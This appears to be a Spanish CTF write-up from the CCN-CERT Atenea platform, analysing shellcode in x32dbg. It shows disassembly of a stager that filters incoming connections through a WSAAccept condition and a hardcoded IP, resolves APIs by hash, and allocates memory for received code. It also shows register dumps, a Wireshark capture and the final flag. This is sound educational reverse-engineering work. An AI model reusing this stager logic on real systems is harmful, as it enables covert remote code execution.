7470B33A    85C0                 test eax,eax
7470B33C    74 06                je ws2_32.7470B344
7470B33E    8365 F8 00           and dword ptr ss:[ebp-8],0
7470B342    EB 23                jmp ws2_32.7470B367
7470B344    8B35 00C07174        mov esi,dword ptr ds:[7471C000]
7470B34A    8D45 F4              lea eax,dword ptr ss:[ebp-C]
7470B34D    8BCE                 mov ecx,esi
7470B34F    50                   push eax
7470B350    8D45 F0              lea eax,dword ptr ss:[ebp-10]
7470B353    50                   push eax
7470B354    FF15 ECD37174        call dword ptr ds:[<&Ordinal#500>]
7470B35A    FFD6                 call esi
7470B35C    8945 F8              mov dword ptr ss:[ebp-8],eax
7470B35F    85C0                 test eax,eax
7470B361    0F85 9F000000        jne ws2_32.7470B406
7470B367    8B4D 08              mov ecx,dword ptr ss:[ebp+8]

edi=F4 'ô'

.text:7470B300 ws2_32.dll:$3B300 #3A700 <WSAAccept>
```

```
EAX   7470B300     <ws2_32.WSAAccept>
EBX   00000000
ECX   00720115
EDX   33BEAC94
EBP   00720006
ESP   00AFFC60
ESI   00AFFC78
EDI   000000F4     'ô'

EIP   7470B300     <ws2_32.WSAAccept>

EFLAGS   00000206
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B   FS 0053
ES 002B   DS 002B
CS 0023   SS 002B

ST(0) 00000000000000000000 x87r0 Vacío 0.0000
ST(1) 00000000000000000000 x87r1 Vacío 0.0000
ST(2) 00000000000000000000 x87r2 Vacío 0.0000
```

Por defecto (stdcall) ▾ 5 □ Desbloqueado


```
1:  [esp+4]  000000F4
2:  [esp+8]  00000000
3:  [esp+C]  00000000
4:  [esp+10] 007200F4
```

```
Direcció  Hex                                              ASCII
776E1000  22 00 24 00 40 77 6E 77 18 00 00 00 00 00 00 00  ".$.@wnw........
776E1010  8C 17 6E 77 40 00 00 00 00 00 00 00 00 00 00 00  ..nw@...........
776E1020  2A 00 2C 00 64 77 6E 77 1C 00 1E 00 34 79 6E 77  *.,.dwnw....4ynw
776E1030  28 00 2A 00 08 79 6E 77 34 00 36 00 D0 78 6E 77  (.*..ynw4.6.Ðxnw
776E1040  1E 00 20 00 B0 78 6E 77 1A 00 1C 00 94 78 6E 77  .. .°xnw.....xnw
```


```
00AFFC60  00720115  volver a 00720115 de ???
00AFFC64  000000F4
00AFFC68  00000000
00AFFC6C  00000000
00AFFC70  007200F4  volver a 007200F4 de 0072010B
00AFFC74  00000000
00AFFC78  901F0002
00AFFC7C  00000000
00AFFC80  02020202
```

3. Atenea reto parte (II): lpfnCondition

- Condición de WSAAccept.




```
009C00F4
 mov eax,dword ptr ss:[esp+4]
 mov eax,dword ptr ds:[eax+4]
 mov eax,dword ptr ds:[eax+4]
 sub eax,584D4237
 je 9C0108

009C0105
 xor eax,eax
 inc eax

009C0108
 ret 20
```



```
0081010B
 push ebx
 push ebx
 push edi
 push 33BEAC94
 call ebp
 inc eax
 je 8100EE

008100EE
 push ebx
 call 81010B
 mov eax,dword ptr ss:[esp+4]
 mov eax,dword ptr ds:[eax+4]
 mov eax,dword ptr ds:[eax+4]
 sub eax,584D4237
 je 810108

00810118
 dec eax
 push edi
 xchg edi,eax
 push 614D6E75
 call ebp
 push 0
 push 4
 push esi
 push edi
 push 5FC8D902
 call ebp
 mov esi,dword ptr ds:[esi]
 push 40
 push 1000
 push esi
 push 0
 push E553A458
 call ebp
 xchg ebx,eax
 push ebx
```

3. Atenea reto parte (II): Shellcode análisis

- “sub + je”



Project2.exe - PID: BE4 - Thread: Hilo Principal BC4 - x32dbg

```
008100DD   57            push edi
008100DE   68 F1A27729   push 2977A2F1
008100E3   FFD5          call ebp
008100E5   53            push ebx
008100E6   57            push edi
008100E7   68 B7E938FF   push FF38E9B7
008100EC   FFD5          call ebp
008100EE   53            push ebx
008100EF   E8 17000000   call 81010B
008100F4   8B4424 04     mov eax,dword ptr ss:[esp+4]
008100F8   8B40 04       mov eax,dword ptr ds:[eax+4]
008100FB   8B40 04       mov eax,dword ptr ds:[eax+4]
008100FE   2D 37424D58   sub eax,584D4237
00810103   74 03         je 810108
00810105   31C0          xor eax,eax
00810107   40            inc eax
00810108   C2 2000       ret 20
0081010B   53            push ebx
0081010C   53            push ebx
0081010D   57            push edi
0081010E   68 94ACBE33   push 33BEAC94
00810113   FFD5          call ebp
00810115   40            inc eax
00810116   74 D6         je 8100EE
00810118   48            dec eax
00810119   57            push edi
0081011A   97            xchg edi,eax
0081011B   68 756E4D61   push 614D6E75
00810120   FFD5          call ebp
00810122   6A 00         push 0
00810124   6A 04         push 4
00810126   56            push esi
00810127   57            push edi
```

```
eax=146A8C0

008100FE
```


```
EAX    0146A8C0
EBX    00000000
ECX    008100F4
EDX    0098FA20
EBP    0098FBEC
ESP    0098F9BC
ESI    0098FBC0
EDI    00C0EBE0

EIP    008100FE

EFLAGS    00000246
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 0000000000000000000 x87r0 Vacío
ST(1) 0000000000000000000 x87r1 Vacío
ST(2) 0000000000000000000 x87r2 Vacío
```

Por defecto (stdcall) 5 □ Desbl

```
1: [esp+4] 0098F9F0
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
```

```
Direcció Hex                                              ASCII
77171000 22 00 24 00 40 77 17 77 18 00 00 00 00 00 00 00  ".$.@w.w........
77171010 8C 17 17 77 40 00 00 00 00 00 00 00 00 00 00 00  ...w@...........
```

```
0098F9BC  6FAAD47D  volver a mswsock.6FAAD47D de ???
0098F9C0  0098F9F0
0098F9C4  00000000
0098F9C8  00000000
0098F9CC  00000000
0098F9D0  0098F9E8
```




```
009C00F4
mov eax,dword ptr ss:[esp+4]
mov eax,dword ptr ds:[eax+4]
mov eax,dword ptr ds:[eax+4]
sub eax,584D4237
je 9C0108
```

```
009C0105
xor eax,eax
inc eax
```


```
009C0108
ret 20
```

3. Atenea reto parte (II): Shellcode análisis

- El contenido de EAX nos suena de algo…




```
>>> print str(0x1)+"."+str(0x46)+"."+str(0xa8)+"."+str(0xc0)
1.70.168.192
```



```
>>> print str(0x37)+"."+str(0x42)+"."+str(0x4d)+"."+str(0x58)
55.66.77.88
```

3. Atenea reto parte (II): Shellcode análisis

- BINGO!



```
 2 1.537818   55.66.77.88          55.66.77.89    TCP     66 49179 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
 3 1.538094   55.66.77.89          55.66.77.88    TCP     66 8080 → 49179 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
 4 1.538418   55.66.77.88          55.66.77.89    TCP     60 49179 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 5 1.935566   55.66.77.88          55.66.77.255   NBNS    92 Name query NB ARMMF.ADC
 6 2.282197   55.66.77.89          8.8.8.8        DNS     84 Standard query 0x9ce9 P
 7 2.701756   55.66.77.88          55.66.77.255   NBNS    92 Name query NB ARMMF.ADC
 8 3.291240   55.66.77.89          8.8.8.8        DNS     84 Standard query 0x9ce9 P
 9 3.463968   55.66.77.88          55.66.77.255   NBNS    92 Name query NB ARMMF.ADC
10 4.234480   55.66.77.88          8.8.8.8        DNS     75 Standard query 0x9329 A
11 4.274943   fe80::908d:a8c5:842… ff02::1:2      DHCPv6 150 Solicit XID: 0x2020ab C
12 4.304948   55.66.77.89          8.8.8.8        DNS     84 Standard query 0x9ce9 P
13 5.242240   55.66.77.88          8.8.8.8        DNS     75 Standard query 0x9329 A
14 6.255999   55.66.77.88          8.8.8.8        DNS     75 Standard query 0x9329 A
15 6.317118   55.66.77.89          8.8.8.8        DNS     84 Standard query 0x9ce9 P
16 6.590531   55.66.77.88          55.66.77.89    TCP     82 49179 → 8080 [PSH, ACK]
17 6.813699   55.66.77.89          55.66.77.88    TCP     54 8080 → 49179 [ACK] Seq=
18 7.025408   55.66.77.88          55.66.77.89    TCP     60 49179 → 8080 [PSH, ACK]
19 7.237348   55.66.77.89          55.66.77.88    TCP     54 8080 → 49179 [ACK] Seq=1 Ack=30 Win=65536 Len=0
20 7.678569   55.66.77.88          55.66.77.89    TCP     60 49179 → 8080 [PSH, ACK] Seq=30 Ack=1 Win=65536 Len=5
21 7.892364   55.66.77.89          55.66.77.88    TCP     54 8080 → 49179 [ACK] Seq=1 Ack=35 Win=65536 Len=0
22 7.893776   55.66.77.88          55.66.77.89    TCP     60 49179 → 8080 [PSH, ACK] Seq=35 Ack=1 Win=65536 Len=1
23 8.095108   55.66.77.89          55.66.77.88    TCP     54 8080 → 49179 [ACK] Seq=1 Ack=36 Win=65536 Len=0
24 8.156568   55.66.77.88          55.66.77.89    TCP     60 49179 → 8080 [PSH, ACK] Seq=36 Ack=1 Win=65536 Len=5
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_

```
asfasfasdfasdfasdffasdfasdf

asdf

asdf



asdf
asdf
```

3. Atenea reto parte (II): Shellcode análisis

```
printf "55.66.77.88" | md5sum  => 12675012c6b5f530327ecfc254dc48d1
```

Flag{12675012c6b5f530327ecfc254dc48d1}

Muchas gracias

ATENEA

Plataforma de desafíos de seguridad

CCN-CERT